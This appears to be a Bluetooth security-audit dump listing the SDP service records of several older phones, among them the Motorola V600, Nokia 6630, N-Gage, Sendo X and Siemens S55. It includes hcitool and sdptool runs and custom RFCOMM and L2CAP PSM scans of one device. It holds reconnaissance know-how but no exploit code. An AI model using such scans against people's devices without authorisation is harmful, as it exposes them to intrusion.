Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10005

Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1117 - GN (PAN/BNEP)
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Channel/Port (Integer) : 0xf
Data Sequence
UUID16 : 0x000f - BNEP (PAN/BNEP)
Channel/Port (Integer) : 0x100
Data Sequence
Protocol (Integer) : 0x800
Channel/Port (Integer) : 0x806
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1117 - GN (PAN/BNEP)
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Netzwerkzugang"
Attribute Identifier : 0x101
Text : "Netzwerkbetrieb"
Attribute Identifier : 0x30a - SecurityDescription
Integer : 0x1
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10006
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1115 - PANU (PAN/BNEP)
Attribute Identifier : 0x4 - ProtocolDescriptorList

Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Channel/Port (Integer) : 0xf
Data Sequence
UUID16 : 0x000f - BNEP (PAN/BNEP)
Channel/Port (Integer) : 0x100
Data Sequence
Data Sequence
Protocol (Integer) : 0x800
Channel/Port (Integer) : 0x806
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1115 - PANU (PAN/BNEP)
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Netzwerkzugang"
Attribute Identifier : 0x101
Text : "Netzwerkbetrieb"
Attribute Identifier : 0x30a - SecurityDescription
Integer : 0x1
/---sdp
psm: 0x0001 status: L2CAP_CS_NO_INFO result: L2CAP_CR_SUCCESS
psm: 0x0003 status: L2CAP_CS_NO_INFO result: L2CAP_CR_SUCCESS
psm: 0x000f status: L2CAP_CS_NO_INFO result: L2CAP_CR_SUCCESS
Motorola V600
00:0A:28:xx:xx:xx
---info
device: Motorola V600
version: ?
date: n/a

type: mobile phone
note: n/a
/---info
---sdp
Browsing 00:0A:28:xx:xx:xx ...
Service RecHandle: 0x0
Service Class ID List:
"SDP Server" (0x1000)
Protocol Descriptor List:
"L2CAP" (0x0100)
"SDP" (0x0001)
Profile Descriptor List:
"" (0x1000)
Version: 0x0100
Service name: Dial-up networking Gateway
Service Description: Dial-up networking Gateway
Service Provider: Motorola
Service RecHandle: 0x10001
Service Class ID List:
"Dialup Networking" (0x1103)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 1
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
code_ISO639: 0x6672
encoding: 0x6a
base_offset: 0xd800
code_ISO639: 0x6573
encoding: 0x6a
base_offset: 0xd803
code_ISO639: 0x7074
encoding: 0x6a
base_offset: 0xd806
Profile Descriptor List:
"Dialup Networking" (0x1103)

Version: 0x0100
Service name: Voice Gateway
Service Description: Headset Audio Gateway
Service Provider: Motorola
Service RecHandle: 0x10003
Service Class ID List:
"Headset Audio Gateway" (0x1112)
"Generic Audio" (0x1203)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 3
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
code_ISO639: 0x6672
encoding: 0x6a
base_offset: 0xd800
code_ISO639: 0x6573
encoding: 0x6a
base_offset: 0xd803
code_ISO639: 0x7074
encoding: 0x6a
base_offset: 0xd806
Profile Descriptor List:
"Headset Audio Gateway" (0x1112)
Version: 0x0100
Service name: Hands-Free voice gateway
Service Description: Hands-Free voice gateway
Service Provider: Motorola
Service RecHandle: 0x10007
Service Class ID List:
"" (0x111f)
"Generic Audio" (0x1203)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 7

Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
code_ISO639: 0x6672
encoding: 0x6a
base_offset: 0xd800
code_ISO639: 0x6573
encoding: 0x6a
base_offset: 0xd803
code_ISO639: 0x7074
encoding: 0x6a
base_offset: 0xd806
Profile Descriptor List:
"" (0x111f)
Version: 0x0101
Service name: OBEX Object Push
Service Description: OBEX Object Push
Service Provider: Motorola
Service RecHandle: 0x10008
Service Class ID List:
"OBEX Object Push" (0x1105)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 8
"OBEX" (0x0008)
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
code_ISO639: 0x6672
encoding: 0x6a
base_offset: 0xd800
code_ISO639: 0x6573
encoding: 0x6a
base_offset: 0xd803
code_ISO639: 0x7074
encoding: 0x6a

base_offset: 0xd806
Profile Descriptor List:
"OBEX Object Push" (0x1105)
Version: 0x0100
Service name: OBEX File Transfer
Service Description: OBEX File Transfer
Service Provider: Motorola
Service RecHandle: 0x10009
Service Class ID List:
"OBEX File Transfer" (0x1106)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 9
"OBEX" (0x0008)
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
code_ISO639: 0x6672
encoding: 0x6a
base_offset: 0xd800
code_ISO639: 0x6573
encoding: 0x6a
base_offset: 0xd803
code_ISO639: 0x7074
encoding: 0x6a
base_offset: 0xd806
Profile Descriptor List:
"OBEX File Transfer" (0x1106)
Version: 0x0100
/---sdp
Nokia 6630
00:02:EE:CF:8D:99
---info
device: Nokia 6630
version: n/a
date: n/a
type: mobile phone

note: n/a

/---info

---sdp

Browsing 00:02:EE:CF:8D:99 ...

Attribute Identifier : 0x0 - ServiceRecordHandle

Integer : 0x10008

Attribute Identifier : 0x1 - ServiceClassIDList

Data Sequence

UUID16 : 0x111f - HandsfreeAudioGateway

UUID16 : 0x1203 - GenericAudio

Attribute Identifier : 0x2 - ServiceRecordState

Integer : 0x8

Attribute Identifier : 0x4 - ProtocolDescriptorList

Data Sequence

Data Sequence

UUID16 : 0x0100 - L2CAP

Data Sequence

UUID16 : 0x0003 - RFCOMM

Channel/Port (Integer) : 0x1

Attribute Identifier : 0x5 - BrowseGroupList

Data Sequence

UUID16 : 0x1002 - PublicBrowseGroup (SDP)

Attribute Identifier : 0x6 - LanguageBaseAttributeIDList

Data Sequence

Code ISO639 (Int~ger) : 0x454e

Encoding (Integer) : 0x6a

Base Offset (Integer) : 0x100

Attribute Identifier : 0x9 - BluetoothProfileDescriptorList

Data Sequence

Data Sequence

UUID16 : 0x111f - HandsfreeAudioGateway

Version (Integer) : 0x101

Attribute Identifier : 0x100

Text : "Hands-Free Audio Gateway"

Attribute Identifier : 0x301

Integer : 0x1

Attribute Identifier : 0x311

Integer : 0xf

Attribute Identifier : 0x0 - ServiceRecordHandle

Integer : 0x10009
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1112 - HeadsetAudioGateway
UUID16 : 0x1203 - GenericAudio
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x6
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x2
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x454e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1108 - Headset
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Headset Audio Gateway"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x1000a
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1106 - OBEXFileTransfer
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x6
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence

UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0xa
Data Sequence
UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x454e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1106 - OBEXFileTransfer
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "OBEX File Transfer"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x1000b
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID128 : 0x00000002-0000-1000-8000-0002ee00-0002
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x6
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0xb
Data Sequence
UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence

UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x454e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
Data Sequence
UUID128 : 0x00000002-0000-1000-8000-0002ee00-0002
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "SyncMLClient"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x1000c
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID128 : 0x00005005-0000-1000-8000-0002ee00-0001
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x6
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0xc
Data Sequence
UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x454e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence

Data Sequence
UUID128 : 0x00005005-0000-1000-8000-0002ee00-0001
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Nokia OBEX PC Suite Services"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x1000d
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1105 - OBEXObjectPush
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x7
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x9
Data Sequence
UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x454e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1105 - OBEXObjectPush
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "OBEX Object Push"
Attribute Identifier : 0x303
Data Sequence
Integer : 0xff

Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x1000e
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1103 - DialupNetworking (DUN)
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x6
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x3
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x454e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1103 - DialupNetworking (DUN)
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Dial-Up Networking"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x1000f
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x111b
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0xa
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence

UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0xf
Data Sequence
UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x454e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x111a
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Imaging"
Attribute Identifier : 0x310
Integer : 0x1
Attribute Identifier : 0x311
Integer : 0x1
Attribute Identifier : 0x312
Integer : 0xb
Attribute Identifier : 0x313
Integer : 0x0
/---sdp
Nokia N-Gage
00:60:57:xx:xx:xx
---info
device: Nokia N-Gage
version: n/a
date: n/a
type: mobile phone
note: n/a
/---info

device/service class: 0x500204
Requesting information ...
BD Address: 00:60:57:xx:xx:xx
Device name: Nokia N-Gage
LMP Version: 1.1 (0x1) LMP Subversion: 0x248
Manufacturer: Nokia Mobile Phones (1)
Features: 0xbf 0x28 0x21 0x00 0x00 0x00 0x00 0x00
<3-slot packets> <5-slot packets> <encryption> <slot offset>
<timing accuracy> <role switch> <sniff mode> <SCO link>
<HV3 packets> <CVSD>
---sdp
Browsing 00:60:57:xx:xx:xx
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10000
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1111 - Fax
UUID16 : 0x1204 - GenericTelephony
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x6
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x1
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1111 - Fax

Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Fax"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10001
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1103 - DialupNetworking (DUN)
UUID16 : 0x1201 - GenericNetworking
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x6
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x1
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1103 - DialupNetworking (DUN)
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Dial-up Networking"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10002
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1101 - SerialPort
Attribute Identifier : 0x2 - ServiceRecordState

Integer : 0x9
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x2
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x7 - ServiceInfoTimeToLive
Integer : 0x4b0
Attribute Identifier : 0x8 - ServiceAvailability
Integer : 0xff
Attribute Identifier : 0x100
Text : "Bluetooth Serial Port"
Attribute Identifier : 0x101
Text : "Bluetooth Serial Port"
Attribute Identifier : 0x102
Text : "Symbian Ltd."
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10003
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1105 - OBEXObjectPush
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x7
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM

Channel/Port (Integer) : 0x9
Data Sequence
UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1105 - OBEXObjectPush
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "OBEX Object Push"
Attribute Identifier : 0x303
Data Sequence
Integer : 0xff
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10004
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1106 - OBEXFileTransfer
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x6
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0xa
Data Sequence
UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence

UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1106 - OBEXFileTransfer
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "OBEX File Transfer"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10005
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x111f - HandsfreeAudioGateway
UUID16 : 0x1203 - GenericAudio
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x8
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x3
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence

UUID16 : 0x111e - Handsfree
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Handsfree Audio Gateway"
Attribute Identifier : 0x301
Integer : 0x1
Attribute Identifier : 0x311
Integer : 0xf
/---sdp
Sendo X
08:00:28:xx:xx:xx
---info
Device: Sendo X
Version: 1.98.5.2
Date: n/a
Note: n/a
/---info
############ 1 ############################
kng bt_audit # hcitool info 08:00:28:xx:xx:xx
Requesting information ...
BD Address: 08:00:28:xx:xx:xx
Device name: Canoppetta
LMP Version: 1.1 (0x1) LMP Subversion: 0x990
Manufacturer: Texas Instruments Inc. (13)
Features: 0xff 0xfb 0x75 0x00 0x00 0x00 0x00 0x00
<3-slot packets> <5-slot packets> <encryption> <slot offset>
<timing accuracy> <role switch> <hold mode> <sniff mode>
<park state> <RSSI> <SCO link> <HV2 packets> <HV3 packets>
<u-law log> <A-law log> <CVSD> <power control>
############ 2 ############################
kng bt_audit # sdptool browse --tree 08:00:28:xx:xx:xx
---sdp
Browsing 08:00:28:x:x:x ...
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10000
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1101 - SerialPort
Attribute Identifier : 0x2 - ServiceRecordState

Integer : 0x9
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x1
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x7 - ServiceInfoTimeToLive
Integer : 0x4b0
Attribute Identifier : 0x8 - ServiceAvailability
Integer : 0xff
Attribute Identifier : 0x100
Text : "Bluetooth Serial Port"
Attribute Identifier : 0x101
Text : "Bluetooth Serial Port"
Attribute Identifier : 0x102
Text : "Symbian Ltd."
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10001
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1105 - OBEXObjectPush
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x7
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM

Channel/Port (Integer) : 0x9
Data Sequence
UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1105 - OBEXObjectPush
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "OBEX Object Push"
Attribute Identifier : 0x303
Data Sequence
Integer : 0xff
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10002
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1111 - Fax
UUID16 : 0x1204 - GenericTelephony
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x6
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x2
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)

Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1111 - Fax
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Fax"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10003
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1103 - DialupNetworking (DUN)
UUID16 : 0x1201 - GenericNetworking
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x6
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x2
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1103 - DialupNetworking (DUN)

Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Dial-up Networking"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10004
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1106 - OBEXFileTransfer
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x6
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0xa
Data Sequence
UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1106 - OBEXFileTransfer
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "OBEX File Transfer"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10005
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x111f - HandsfreeAudioGateway

UUID16 : 0x1203 - GenericAudio
Attribute Identifier : 0x2 - ServiceRecordState
Integer : 0x8
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x3
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x111e - Handsfree
Version (Integer) : 0x101
Attribute Identifier : 0x100
Text : "Handsfree Audio Gateway"
Attribute Identifier : 0x301
Integer : 0x1
Attribute Identifier : 0x311
Integer : 0xf
/---sdp
############ 3 ############################
kng src # ./rfcomm_scan -o -s 1 -e 30 08:00:28:x:x:x
############ 4 ############################
kng src # ./psm_scan -o -s 1 -e 65535 08:00:28:x:x:x
scanning, this will take some time...
psm: 0x0001 status: L2CAP_CS_AUTHOR_PEND result: L2CAP_CR_PEND
psm: 0x0001 status: L2CAP_CS_NO_INFO result: L2CAP_CR_SUCCESS
psm: 0x0003 status: L2CAP_CS_AUTHOR_PEND result: L2CAP_CR_PEND
psm: 0x0003 status: L2CAP_CS_NO_INFO result: L2CAP_CR_SUCCESS

psm: 0xfffd status: L2CAP_CS_NO_INFO result: L2CAP_CR_BAD_PSM
psm: 0xffff status: L2CAP_CS_NO_INFO result: L2CAP_CR_BAD_PSM
Siemens S55
00:01:E3:xx:xx:xx
---info
device: Siemens S55
version: PDate: 2003-03-31 SW-Version: 12
SW-Date: 2003-03-28 Variant: A 159
Std-MAp/SW: 76/14
date: n/a
type: mobile phone
note: n/a
/---info
---sdp
Service name: SerialPort
Service RecHandle: 0x11101
